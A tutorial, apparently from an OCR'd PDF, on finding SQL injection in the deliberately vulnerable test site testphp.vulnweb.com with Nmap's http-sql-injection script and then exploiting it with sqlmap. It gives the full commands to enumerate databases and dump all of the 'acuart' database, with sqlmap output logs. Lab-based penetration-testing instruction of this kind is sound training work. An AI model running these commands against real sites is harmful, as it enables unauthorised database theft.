

Exploiting Sql Injection with Nmap and Sqlmap




This article is about how to scan any target for SQL injection using NMAP and then exploit the target with sqlmap if NMAP finds the target is vulnerable to SQL injection. Now go with this tutorial for more details.

Introduction: Scanning for SQL Injection Using Nmap

Firstly Type <u>www.vulnweb.com</u> in URL to browse acunetix web application. Then **Click** the **link** given for the URL of **Acuart** as shown in the screenshot.



Here the required web page will get opened; **testphp.vulnweb.com** is our targeted host and now scans this target using nmap to identifying the possibilities of SQL injection.



Using Nmap to Detect SQL Injection

NMAP has **NSE Script** for **http SQL injection** vulnerabilities and scans the web application for SQL injection.

Spiders an HTTP server looking for URLs containing queries vulnerable to an SQL injection attack. It also extracts forms from found websites and tries to identify fields that are vulnerable.

The script spiders an HTTP server looking for URLs containing queries. It then proceeds to combine crafted SQL commands with susceptible URLs in order to obtain errors. The errors are analyzed to see if the URL is vulnerable to attack. This uses the most basic form of SQL injection but anything more complicated is better suited to a standalone tool.


We may not have access to the target web server's true hostname, which can prevent access to virtually hosted sites.

Now type the following command to scan the target for SQL injection possibilities.

nmap -sV --script=http-sql-injection www.testphp.vulnweb.com –p 80 From the screenshot, you can perceive that it has dumped the possible SQL injection for queries. Now let's explore this query in the browser.

Note: please remove http:// from resultant queries while browsing.

This page contains some message or warning related to some kind of error in the database query. Now let's try to apply SQL injection using above resultant sqli query of NMAP inside sqlmap and try to figure out whether the result from nmap is correct for SQL injection vulnerability or not.



Open the terminal in Kali Linux and type the following command for sqlmap

sqlmap -u "http://testphp.vulnweb.com/search.php?test=query%27%200R%20sqlspider" - -dbs --batch

We have got database name from the above resultant sqli query of NMAP inside sqlmap. You can read the database name **acuart** from the given screenshot.

```
06:51:04] [INFO] fetching database names
06:51:04] [INFO] fetching number of databases
[06:51:04] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait.... (done)
[06:51:18] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
to you want sqlmap to try to optimize value(s) for DBMS delay responses (option
--time-sec')? [Y/n] Y
[06:51:31] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait......(done)
[06:51:49] [INFO] adjusting time delay to 2 seconds due to good response times
information schema
[06:54:39] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information schema [ ] [ [ ] [ ] [ ]
www.testphp.vulnweb.com
[*] shutting down at 06:55:30
```

Dumping Full Database Contents

Now try to find out entire data under this URL by typing following command.

sqlmap -u "http://testphp.vulnweb.com/search.php?test=query%27%200R%20sqlspider" - D acuart --dump-all

This will dump all available information inside the database. Now try it by yourself.

```
U/:21:20] [INFO] adjusting time delay to I second due to good response times
[07:21:21] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait..... (done)
artists
[07:22:02] [INFO] retrieved: carts
[07:22:26] [INFO] retrieved: categ
07:22:43]
          [INFO] retrieved: featured
07:23:20]
          [INFO]
07:24:051
[07:24:45]
[07:25:21] [INFO] retrieved: users
[07:25:46] [INFO] fetching columns for table 'categ' in database 'acuart'
[07:25:46] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait......(done)
[07:25:58] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait......
cat id
[07:26:37] [INF0] retrieved: cname
[07:27:00] [INFO] retrieved: cdesc
[07:27:22] [INFO] fetching entries for table 'categ' in database 'acuart'
[07:27:22] [INFO] fetching number of entries for table 'categ' in database 'acua
```

To learn more about Database Hacking. Follow this Link.

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